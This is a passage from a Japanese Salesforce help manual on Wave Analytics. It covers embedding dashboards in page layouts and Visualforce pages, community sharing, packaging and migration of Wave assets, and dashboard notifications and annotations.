3. レイアウト上のダッシュボードの位置を決めたら、要素をダブルクリックするか、要素の横にあるレンチアイコン ( ) をクリックして、高さなどのプロパティを変更できます。

参照中のレコードに関連するデータのみが表示されるようにダッシュボードを設定するには、項目の対応付けを使用します。項目の対応付けによって、ダッシュボードのデータ項目がオブジェクトの項目に結び付けられます。下表は、項目の対応付けのビルディングブロックの説明です。

ビルディングブロック	内容	アクセス方法
データセットシステム名	Wave データセット	Wave ホームページで、データセットの [編集] を選択します。[システム名] は、データセットの編集ページの左パネルにあります (組織に名前空間が定義されている

エディション

Salesforce Classic で使用可能。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

埋め込まれた Wave ダッシュボードを参照する
- Analytics Cloud - 「Wave Analytics を使用」権限を含む Wave Analytics Platform 権限セットライセンス

ビルディングブロック	内容	アクセス方法
		場合は、データセットのシステム名の前に、名前空間プレフィックスとアンダースコアを 2 つ追加します)。
項目	Wave データセットのディメンション	[調査] アイコンをクリックして、ウィジェットを開きます。次に、[オプション] メニューから [SAQL を表示] を選択します。「グループ化単位」ステートメントでディメンション名を探します。
値	Salesforce オブジェクトの項目、または特定の値	[設定] で、目的のオブジェクトを見つけて [項目] を選択します。[項目名] (API 名ともいう) を使用します。

JSON の項目対応付けは、次の形式に従います。

```
{
    "dataset1_system_name": {
        "field1": ["$value1"],
        "field2": ["$value2"]
    },
    "dataset2_system_name": {
        "field1": ["$value1"],
        "field2": ["$value2"]
    }
}
```

たとえば、ダッシュボードに「Service」という名前のデータセットのデータが表示され、取引先と業種のディメンションがある場合、項目対応付けは次のように定義されます。

```
{
    "service": {
        "account": ["$Name"],
        "industry": ["$Industry"]
    }
}
```

メモ: ディメンションで絞り込むには、ダッシュボードにディメンション用のリストウィジェットを必ず作成します。[項目の対応付け] JSON に含めることができるのは、ダッシュボードにリストセレクタがあるディメンションのみです。

Wave Analytics アセットには、その他に次のプロパティがあります。

- [タイトルを表示] チェックボックスでは、ダッシュボードタイトルの表示を制御できます。
- [[共有] アイコンを表示] オプションを使用すると、ダッシュボードに [共有] アイコンを含めることができます。このアイコンが表示されているときは、ユーザがクリックして [共有] ダイアログを開き、Chatter に投稿したり、画像やデータをダウンロードしたりすることができます。
- [エラー時に非表示] チェックボックスでは、エラーがある場合 (ダッシュボードが見つからないなど) に、Wave Analytics アセットを表示するかどうかを制御できます。
- ダッシュボードに、最終更新日時が追加されます。

次の制限に注意してください。

- 追加できるダッシュボードはページレイアウトごとに 1 つです。
- Wave Analytics ダッシュボードは、従来のページレイアウトエディタではサポートされません。従来のページレイアウトエディタで Wave ダッシュボードのレイアウトを開いて保存すると、そのダッシュボードが削除されます。

高度なページレイアウトエディタの使用方法についての詳細は、「高度なページレイアウトエディタを使用したページレイアウトのカスタマイズ」を参照してください。

関連トピック:

Trailhead: ユーザが見ている場所にダッシュボードを配置する

Wave Analytics ダッシュボードの Visualforce ページへの追加

Wave ダッシュボードを Visualforce ページに埋め込むことで、データの対話型のプレゼンテーションが可能になります。ユーザは Visualforce ページのフレーム内または Wave Analytics の新しいウィンドウ内でダッシュボードのドリルダウンや探索を行うことができます。

ダッシュボードを Visualforce ページに追加するには、`<wave:dashboard>` コンポーネントを設定します。追加できるダッシュボードは Visualforce ページごとに 1 つです。ただし、ダッシュボードには他のダッシュボードや Wave Analytics アセットへのリンクを含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

埋め込まれた Wave ダッシュボードを参照する

- 「Wave Analytics の使用」権限を含む Analytics Cloud - Wave Analytics Platform 権限セットライセンス、または「コミュニティページでの Wave Analytics の表示」権限を含む Analytics Cloud - Wave コミュニティユーザ権限セットライセンス

次に、2 つの例を示します。ダッシュボードは、dashboardId (0FK で始まる 18 文字のコード) で識別されます。dashboardId は、ダッシュボード表示時の URL の末尾にあります。

```
<apex:page sidebar="true" standardController="account">

  <wave:dashboard dashboardId="0FKB000000006Y7OAI"
        showTitle="true"
        height="475px"
        openLinksInNewWindow="true"
        filter="{'opportunities': {'Id': ['{!Account.Id}']}}" />

</apex:page>
```

```
<apex:page sidebar="true" standardController="account">

    <wave:dashboard dashboardId="0FKB000000006Y7OAI"
          showTitle="true"
          showSharing="true"
          height="1500px"
          openLinksInNewWindow="false"
          hideOnError="true"
          filter="{'service': {'account': ['{!Account.Name}'],'industry':
['{!Account.Name}']}}" />

</apex:page>
```

- showTitle 属性では、ダッシュボードタイトルの表示を制御できます。
- showSharing 属性では、ダッシュボードに [共有] アイコンを含めることができます。アイコンが存在している場合、ユーザはアイコンをクリックして [共有] ダイアログを開き、Chatter に投稿したり画像やデータをダウンロードしたりできます。
- openLinksInNewWindow 属性では、ダッシュボードから他のアセットへのリンクをどこで開くかを指定できます。
- hideOnError 属性では、エラーがある場合 (ダッシュボードが見つからないなど) に、Wave Analytics アセットを表示するかどうかを制御できます。
- ダッシュボードに、最終更新日時が追加されます。
- filter 属性では、JSON を使用して実行時にデータセット項目を絞り込むことができます。検索条件は、次の例のように、JSON 文字列を使用して設定されます。

  ```
          filter="{ 'datasetSystemName1': {'field1': ['value1']}, 'datasetSystemName2':
  {'field1': ['value1', 'value2'],'field2': ['value3']} }"
  ```

  検索条件のビルディングブロックについて理解するには、次の表を参照してください。

ビルディングブロック	内容	アクセス方法
データセットシステム名	Wave データセット	Wave ホームページで、データセットの [編集] を選択します。[システム名] は、データセットの編集ページの左パネルにあります (組織に名前空間が定義されている

ビルディングブロック	内容	アクセス方法
		場合は、データセットのシステム名の前に、名前空間プレフィックスとアンダースコアを 2 つ追加します)。
項目	Wave データセットのディメンション	[調査] アイコンをクリックして、ウィジェットを開きます。次に、[オプション] メニューから [SAQL を表示] を選択します。「グループ化単位」ステートメントでディメンション名を探します。
値	Salesforce オブジェクトの項目、または特定の値	[設定] で、目的のオブジェクトを見つけて [項目] を選択します。[項目名] (API 名ともいう) を使用します。

メモ: ディメンションで絞り込むには、ダッシュボードにディメンション用のリストウィジェットを必ず作成します。`filter` 属性 JSON に含めることができるのは、ダッシュボード上にリストセレクタのあるディメンションのみです。

Wave Analytics の埋め込みについての詳細は、『*Visualforce 開発者ガイド*』の「標準のコンポーネントの参照」で `wave:dashboard` コンポーネントを参照してください。

関連トピック:

Trailhead: 主要ダッシュボードの可視性を向上させる

モバイルデバイスでの埋め込みダッシュボードの表示

モバイルユーザがアクセスする、コミュニティなどの Salesforce Web サイトの Visualforce ページに Wave ダッシュボードコンポーネントを追加します。または、Lightning アプリケーションホームページに Wave ダッシュボードコンポーネントを追加します。埋め込まれた Wave ダッシュボードは任意のデバイス (電話、タブレットなど) に合わせて最適化されたレイアウトを選択できます。

Wave ダッシュボードデザイナに組み込まれたダッシュボードは、すべての画面サイズに対応します。Wave ダッシュボードデザイナでタブレット、電話、時計、またはカスタムレイアウトを作成すると、ダッシュボードは自動的に画面に対応するサイズに変更されます。詳細は、「各種のデバイス固有のダッシュボードの生成」を参照してください。

ダッシュボードに適切なレイアウトがある場合には、Visualforce または Lightning アプリケーションビルダーを使用してダッシュボードを埋め込みます。Salesforce1 の場合は、Lightning アプリケーションホームページのみがサポートされます。詳細は、「Lightning ページ」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

Wave Analytics を参照する
- 「Wave Analytics の使用」

コミュニティとの Wave の共有

コミュニティ用の Wave Analytics を使用すると、外部ユーザが各自のコミュニティの Visualforce ページに埋め込まれた Wave ダッシュボードで共有されたアプリケーションを参照できます。

メモ: カスタマーコミュニティプラスまたはパートナーコミュニティライセンスを所有するユーザのみがこの機能を使用できます。この機能はコミュニティでサポートされますが、ポータルではサポートされません。

コミュニティユーザはコミュニティの Visualforce ページに埋め込まれたダッシュボードを表示でき、埋め込まれたダッシュボードでレンズ、ファセット、リンクを探索できます。コミュニティユーザが Wave Analytics ホームページにアクセスすることや、Wave アセットを作成、更新、削除することはできません。また、データをアップロードすることもできません。次の表には、内部の Wave ユーザと外部のコミュニティユーザの違いがまとめられています。

	Wave ユーザ	コミュニティユーザ
ダッシュボードおよびレンズ (Visualforce ページに埋め込み) のアクセス、探索、およびファセット	✅	✅
ダッシュボードおよびレンズの作成、更新、または削除	✅	
ダッシュボードおよびレンズの共有	✅	✅
Wave ホームページへのアクセス	✅	
Wave テンプレートアプリケーション (Sales Wave など) へのアクセス	✅	
大量のデータセットの分析	✅	✅
セキュリティ述語によるメリット	✅	✅
カスタムアクションメニューの使用	✅	
モバイルデバイスから Wave へのアクセス	✅	

エディション

使用可能なエディション: Salesforce Classic

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

  および更新しようとしているコミュニティのメンバーである


Wave Analytics 設定を変更する
- 「Wave Analytics の管理」権限が含まれる Analytics Cloud - Wave Analytics Platform 権限セットライセンス

埋め込み Wave ダッシュボードを参照、探索、および共有する
- 「コミュニティページでの Wave Analytics の表示」権限が含まれる Analytics Cloud - Wave Community Users 権限セットライセンス


コミュニティ用の Wave Analytics を設定する手順は、次のとおりです。

1. コミュニティ用の Wave Analytics を有効にし、コミュニティメンバーを設定します。「コミュニティの Wave Analytics の有効化」を参照してください。
2. Wave ダッシュボードを作成し、コミュニティと共有できる Wave アプリケーションに保存します。

3. Wave ダッシュボードをコミュニティの Visualforce ページに埋め込みます。詳細は、「Wave Analytics ダッシュボードの Visualforce ページへの追加」を参照してください。ダッシュボードを新しい Visualforce ページに埋め込む場合、そのページのタブを作成してコミュニティに追加します。
4. ダッシュボードが含まれる Wave アプリケーションから、[共有] を選択します。
5. [共有] ダイアログで、[コミュニティとの共有を有効化] を選択します。



アプリケーションが外部ユーザと共有できるようになると、一目でわかるメッセージが表示されます。アプリケーションの共有状況を簡単に確認および変更できます。



6. 名前を入力して [追加] をクリックし、アプリケーションを共有するコミュニティパートナーや顧客を招待します。共有リストのコミュニティメンバーは外部ユーザとして区別するためにオレンジ色で強調表示され、閲覧者アクセス権のみが使用可能です。

セキュリティは次のレベルで適用されます。

- ロール別、グループ別、ユーザ別 ([共有] ダイアログ)
- Wave アプリケーションレベル ([コミュニティとの共有を有効化] チェックボックス)
- 組織設定レベル (セキュリティ述語)

コミュニティの作成についての詳細は、『Salesforce Communites 実装ガイド』を参照してください。

Wave の移行、パッケージ化、および配布

Wave アセットを変更セットを使用して移行し、管理パッケージ内にまとめてバンドルし、AppExchange とライセンス管理アプリケーションを使用してパッケージを配布および追跡し、メタデータ API を使用して組織のためのカスタマイズを管理します。

変更セットを使用した Wave アセットの移行

変更セットを使用すると、カスタマイズした Wave アセットをリリース接続のある組織間で移行できます。たとえば、ダッシュボード、レンズ、データセット、データフローが含まれる Wave アプリケーションを Sandbox 組織で作成し、テストが完了したら本番組織に移行することができます。

Wave アセットの管理パッケージへのパッケージ化

Wave アプリケーション、ダッシュボード、レンズ、データセット、データフローなどの Wave アセットで構成される管理パッケージを作成できます。パッケージを使用して、それらのアセットを他のユーザや組織 (社外を含む) に配布できます。

AppExchange を使用した Wave アセットの配布

管理パッケージがセキュリティレビューで認定されたら、AppExchange にアップロードして顧客にリリースできます。ライセンス管理アプリケーションでパッケージリリース種別を指定し、メジャーおよびマイナーバージョン番号を管理し、ライセンスオプションを指定できます。

Wave アセットに対するメタデータ API の使用


Wave ではメタデータ API をフルサポートしており、組織のカスタマイズの取得、リリース、作成、更新、または削除に使用できます。

変更セットを使用した Wave アセットの移行

変更セットを使用すると、カスタマイズした Wave アセットをリリース接続のある組織間で移行できます。たとえば、ダッシュボード、レンズ、データセット、データフローが含まれる Wave アプリケーションを Sandbox 組織で作成し、テストが完了したら本番組織に移行することができます。

Wave アセットを移行する手順は、次のとおりです。

1. Sandbox などのソース組織で Wave アセットを作成してテストします。
2. ソース組織の [設定] で、[送信変更セット] (ページ 6600) を選択し、変更セットを新規作成します。
3. [変更セットコンポーネント] セクションで [追加] をクリックし、[コンポーネントの種類] ドロップダウンリストを使用して Wave アセットを選択し、変更セットに追加します。連動するデータフローは手動で追加する必要があります。つまり、データセットを変更セットに追加しても、関連付けられているデータフローが自動的に追加されることはありません。



重要: Wave Analytics コンポーネントには、Wave アプリケーション、ダッシュボード、データフロー、データセット、レンズなどがあります。Wave コンポーネントをパッケージ化するときには、次のヒントとベストプラクティスに留意してください。

- Wave システム管理者権限は、パッケージを作成するためには必要ですが、リリースするためには必要ありません。リリースには Salesforce システム管理者権限のみが必要です。
- データセットとデータフローの間には関連付けはありません。つまり、連動はしません。両方をパッケージ化する場合は、手動で追加する必要があります。そうしないと、リリース中にエラーが表示されます。変更セットの場合と同様に、データセットとデータフローの両方をパッケージ化するときには手動で追加します。
- リリースするダッシュボードで使用している画像ウィジェットが対象組織で使用不可の画像ファイルを参照している場合、画像が表示されません。これには2つの回避策があります。手動で画像をアップロードするか、画像を含むフォルダをパッケージに追加します。画像ウィジェット内の画像ファイルのドキュメント ID は画像のドキュメント ID と一致する必要があります。ドキュメント ID が無効な場合、ユーザはダッシュボードを対象組織に保存できませんが、参照および編集は可能です。
- リリースするダッシュボードに、対象組織に存在する別のダッシュボードを参照するリンクウィジェットがある場合、リンク参照が正しくなるように手動で更新する必要があります。リンク先のダッシュボードが対象組織に存在しない場合、エラーメッセージが表示されます。リンク先のダッシュボードもリリースするか、対象組織内でリンク先ダッシュボードを再作成します。リンク先ダッシュボードを参照するようにリンクウィジェットを更新します。
- データフローをパッケージ化する場合は注意が必要です。無効なスキーマの上書き、およびサポートされていないパラメータや無効なパラメータは削除されます (たとえば、`Type = dim` はサポートされなくなり、`Type = text` になりました)。JSON でのコメントは削除されます。ノードが異なる順序で表示されることがあります。

4. [連動関係を参照/追加] をクリックしてすべての連動アセットと適切な権限セットおよびプロファイル設定 (ページ 6655)が追加されたことを確認します。
5. [アップロード] をクリックし、本番など、対象組織を選択します。対象組織でインバウンド接続が許可されていることを確認します。インバウンドおよびアウトバウンド組織にはリリース接続が必要です。
6. 対象組織の [設定] から [受信変更セット] (ページ 6597) を選択し、ソース組織からアップロードした変更セットを見つけます。
7. 変更セットを確認およびリリースして、追加した権限セットとプロファイルに適切なユーザが割り当てられていることを確認します。Wave アセットが対象組織で使用できるようになります。

変更セットを使用して組織間で設定の変更を移行する方法についての詳細は、「Release Management: Deploying Changes Using Change Sets」(リリース管理: 変更セットを使用した変更のリリース) 動画を参照してください。

関連トピック:

- 変更セット
- 変更セットのベストプラクティス
- 送信変更セット
- 受信変更セット

Wave アセットの管理パッケージへのパッケージ化

Wave アプリケーション、ダッシュボード、レンズ、データセット、データフローなどの Wave アセットで構成される管理パッケージを作成できます。パッケージを使用して、それらのアセットを他のユーザや組織 (社外を含む) に配布できます。

パッケージとは、個々のコンポーネントなどの小さいものや関連アプリケーションのセットなどの大きいものを格納するコンテナです。パッケージを他の Salesforce ユーザや組織 (社外を含む) に配布できます。パッケージには 2 つの形式 (未管理と管理) がありますが、Wave でサポートされているのは管理パッケージのみで、Developer Edition 組織で作成する必要があります。

管理パッケージのみサポートされる理由は、いくつかの重要な利点、特にライセンス付与とライセンス管理に関する利点があるためです。AppExchange とライセンス管理アプリケーション (LMA) を使用して、パートナー、ISV、および開発者はユーザベースのアプリケーションライセンスを販売して管理できます。管理パッケージはアップグレードも可能です。つまり、最初からやり直すのではなく、増分アップグレードができます。

Wave アセットをパッケージ化する手順は、次のとおりです。

1. Developer Edition 組織の [設定] から、[パッケージ] を選択し、[新規] をクリックして管理パッケージを作成 (ページ 6618) します。
2. [コンポーネント] タブで [追加] をクリックし、[コンポーネントの種類] ドロップダウンリストを使用して Wave アセットを選択し、パッケージに追加します。連動するデータフローは手動で追加する必要があります。つまり、データセットをパッケージに追加しても、関連するデータフローが自動的に追加されることはありません。

重要: Wave Analytics コンポーネントには、Wave アプリケーション、ダッシュボード、データフロー、データセット、レンズなどがあります。Wave コンポーネントをパッケージ化するときには、次のヒントとベストプラクティスに留意してください。

- Wave システム管理者権限は、パッケージを作成するためには必要ですが、リリースするためには必要ありません。リリースには Salesforce システム管理者権限のみが必要です。
- データセットとデータフローの間には関連付けはありません。つまり、連動はしません。両方をパッケージ化する場合は、手動で追加する必要があります。そうしないと、リリース中にエラーが表示されます。変更セットの場合と同様に、データセットとデータフローの両方をパッケージ化するときには手動で追加します。
- リリースするダッシュボードで使用している画像ウィジェットが対象組織で使用不可の画像ファイルを参照している場合、画像が表示されません。これには2つの回避策があります。手動で画像をアップロードするか、画像を含むフォルダをパッケージに追加します。画像ウィジェット内の画像ファイルのドキュメント ID は画像のドキュメント ID と一致する必要があります。ドキュメント ID が無効な場合、ユーザはダッシュボードを対象組織に保存できませんが、参照および編集は可能です。
- リリースするダッシュボードに、対象組織に存在する別のダッシュボードを参照するリンクウィジェットがある場合、リンク参照が正しくなるように手動で更新する必要があります。リンク先のダッシュボードが対象組織に存在しない場合、エラーメッセージが表示されます。リンク先のダッシュボードもリリースするか、対象組織内でリンク先ダッシュボードを再作成します。リンク先ダッシュボードを参照するようにリンクウィジェットを更新します。
- データフローをパッケージ化する場合は注意が必要です。無効なスキーマの上書き、およびサポートされていないパラメータや無効なパラメータは削除されます (たとえば、`Type = dim` はサポートされなくなり、`Type = text` になりました)。JSON でのコメントは削除されます。ノードが異なる順序で表示されることがあります。

3. [連動関係を参照] をクリックしてすべての連動アセットと適切な権限セットおよびプロファイル設定 (ページ 6655)が追加されたことを確認します。
4. パッケージが完了したら、配布用アプリケーションを準備 (ページ 6694)します。

関連トピック:

パッケージ化と配布の概要

ライセンス管理アプリケーションの概要

AppExchange を使用した Wave アセットの配布

管理パッケージがセキュリティレビューで認定されたら、AppExchange にアップロードして顧客にリリースできます。ライセンス管理アプリケーションでパッケージリリース種別を指定し、メジャーおよびマイナーバージョン番号を管理し、ライセンスオプションを指定できます。

Wave 管理パッケージを配布する手順は、次のとおりです。

1. パッケージのセキュリティレビューを申請します。

パッケージは、AppExchangeにリストする前に、設定された標準を満たす必要があります。Waveアセットが含まれるパッケージには標準 Salesforce オブジェクトも含まれている可能性があるため、他のすべてのAppExchange リストと同じセキュリティ要件の対象となります。

2. パッケージの準備ができたら、[アップロード] をクリックし、必須情報を入力します。
3. 名前 (通常は説明と日付) とバージョン番号を含む、バージョンの詳細を追加します。
4. リリース種別 (「*管理- ベータ*」または「*管理- リリース済み*」) と、適切なバージョン番号を選択します。「*管理-ベータ*」種別はテスト用であり、通常は一部の顧客に使用します。また、変更が許可されます(「*管理- リリース*」種別では変更は許可されません)。
5. AppExchange リストの説明を追加します。
6. 必要に応じて、リリースノートと手順のURL、パスワード (パッケージを非公開に保つ場合)、必要なその他のオブジェクトを追加します。
7. [アップロード] をクリックします。

メモ: リリースには、Salesforce システム管理者権限が必要です。

ユーザベースのライセンスを管理するには、AppExchange とライセンス管理アプリケーション (LMA) を使用します。このアプリケーションはパートナーコミュニティサイトから要求できます。

関連トピック:

- パッケージ化と配布の概要
- セキュリティレビューの概要
- ライセンス管理アプリケーションの概要

Wave アセットに対するメタデータ API の使用

Wave ではメタデータ API をフルサポートしており、組織のカスタマイズの取得、リリース、作成、更新、または削除に使用できます。

Salesforce組織がカスタマイズされるたびに、そのメタデータは変更されます。ページレイアウトの編集、カスタム項目の作成、Wave データフローの追加のいずれでもメタデータが更新されます。メタデータは、組織の設定と Wave アクセスの設定を説明する情報です。データに関するデータです。たとえば、メタデータ型 `WaveLens` には、使用するデータセット、ダッシュボードの表示ラベル、使用する視覚化ウィジェット種別 (ピボットテーブル、積み上げ縦棒、ヒートマップなど) といったレンズを説明するプロパティが含まれます。

独自のカスタムメタデータ型を作成して、データではなくメタデータのレコードを持つ独自の設定オブジェクトを作成することができます。カスタムオブジェクトまたはカスタム設定のデータレコードからアプリケーションを作成するのではなく、カスタムメタデータ型を作成して、メタデータレコードを追加し、メタデータと同様にパッケージ、リリース、アップグレードして管理できます。

メタデータ API は変更セットとパッケージ化を行うための基盤ですが、開発者はメタデータ API を使用して Wave アセットを操作することができます。たとえば、アプリケーションでダッシュボードに関するメタデータを取得し、リポジトリにバックアップ (およびリポジトリから復元) し、効果的なバージョン管理を提供することができます。

メタデータ API では、次の Wave メタデータ型がサポートされます。

- WaveApplication
- WaveDashboard
- WaveDataflow
- WaveDataset
- WaveLens
- WaveTemplateBundle

関連トピック:

メタデータ API について

重要なビジネス総計値に関するスマート通知の設定

通知を使用すると、選択した時間と場所で Wave が作動します。ダッシュボードの数値ウィジェットに通知条件を追加して、クエリを実行する時間を選択します。Wave、Lightning Experience、Salesforce1 モバイルアプリケーション、およびメールに通知を表示できます。通知は Wave dashboard designer で作成したダッシュボードで使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。


有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

Wave Analytics ダッシュボードウィジェットで通知を設定する
- 「Wave Analyticsの使用」

Wave 通知を設定する手順は、次のとおりです。


1. ダッシュボード上で、通知を受け取りたい KPI を表示する数値ウィジェットを見つけます。必要に応じて、ダッシュボードの検索条件を使用してデータに対するクエリを絞り込み、パーソナライズした KPI を作成できます。
2. ドロップダウンリストで [通知を設定] を選択します。



3. ウィジェットクエリが値を返したときに、すぐに通知が必要な値を [新規通知] パネルで設定します。

   たとえば、チームが目標の 75% を達成したときに通知が必要とします。その場合は、目標達成率数値ウィジェットで [通知を設定] をクリックします。[新規通知] パネルで、ドロップダウンリストから [次の値以上] を選択し、「75」をしきい値に入力します。


4. クエリを実行する頻度と時間を選択します。



5. [保存して実行]をクリックして通知をすぐにテストするか、[保存]だけを行います。システム管理者の設定は必要ありません。

KPI に設定した条件に一致すると、アプリケーションとメールで通知されます。Wave、Lightning Experience、Salesforce1 では、ベルアイコン ( ) で通知します。

Wave のベルのドロップダウンリストには、Wave 通知を管理するオプションが含まれます。ダッシュボードでも通知を管理できます。プラスが付いたベルアイコン ( ) は通知のリストを開き、通知が追加されたウィジェット上に青色の数字(1)を表示します。[すべての通知]パネルには、通知それぞれに通知の編集と削除を行うためのドロップダウンアクションリストがあります。



次の Wave 通知の考慮事項に注意してください。

- 設定できる通知は最大 5 つまでです。
- Wave ダッシュボードデザイナで設計されたダッシュボードのみで、通知は使用できます。
- 数値ウィジェットのみで、通知は使用できます。
- クエリにグルーピングがある場合、最初の行 (ウィジェットに表示される値) だけではなくすべての結果が通知条件に対して評価されます。

ダッシュボードアノテーションを使用したコラボレーション


ダッシュボードおよび Chatter で投稿されたコメントを使用してダッシュボードウィジェットにアノテーションを付加します。アノテーションを使用すると、目の前のダッシュボードを参照しながら、データやその視覚化の方法について会話を進めることができます。

メモ: アノテーションは、Wave ダッシュボードデザイナを使用して作成されたダッシュボードでのみサポートされます。

アノテーションを作成するには、ウィジェットのドロップダウンリストから[アノテーションを追加]を選択するか、ダッシュボードコントロールバーにある吹き出しアイコン ( ) をクリックします。アノテーションが付加されたウィジェットには、進行中のアノテーションの数を示す青い正方形が表示されます。

Wave では、進行中のアノテーションと解決済みのアノテーションの両方が保存されます。ウィジェットを削除した場合、進行中のアノテーションは添付解除されたアノテーションとして保存されます。添付解除されたアノテーションにはダッシュボード下部の青い円からアクセスできます。

青い正方形または円のアノテーションをクリックすると、開いてコメントが表示されます。



組織内の任意のユーザを@メンションできますが、ダッシュボードへのアクセスは、設定したセキュリティによって制御されます。

Wave ダッシュボードのアノテーションはネイティブで Chatter と統合され、ダッシュボードのコメントも Chatter 投稿として表示されます。[アノテーション]パネルには、ダッシュボードの現在の状態のスクリーンショットを投稿するオプションがあります。 Attach current screenshot

開いたアノテーションで、フィードを更新することや、アノテーションを閉じることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

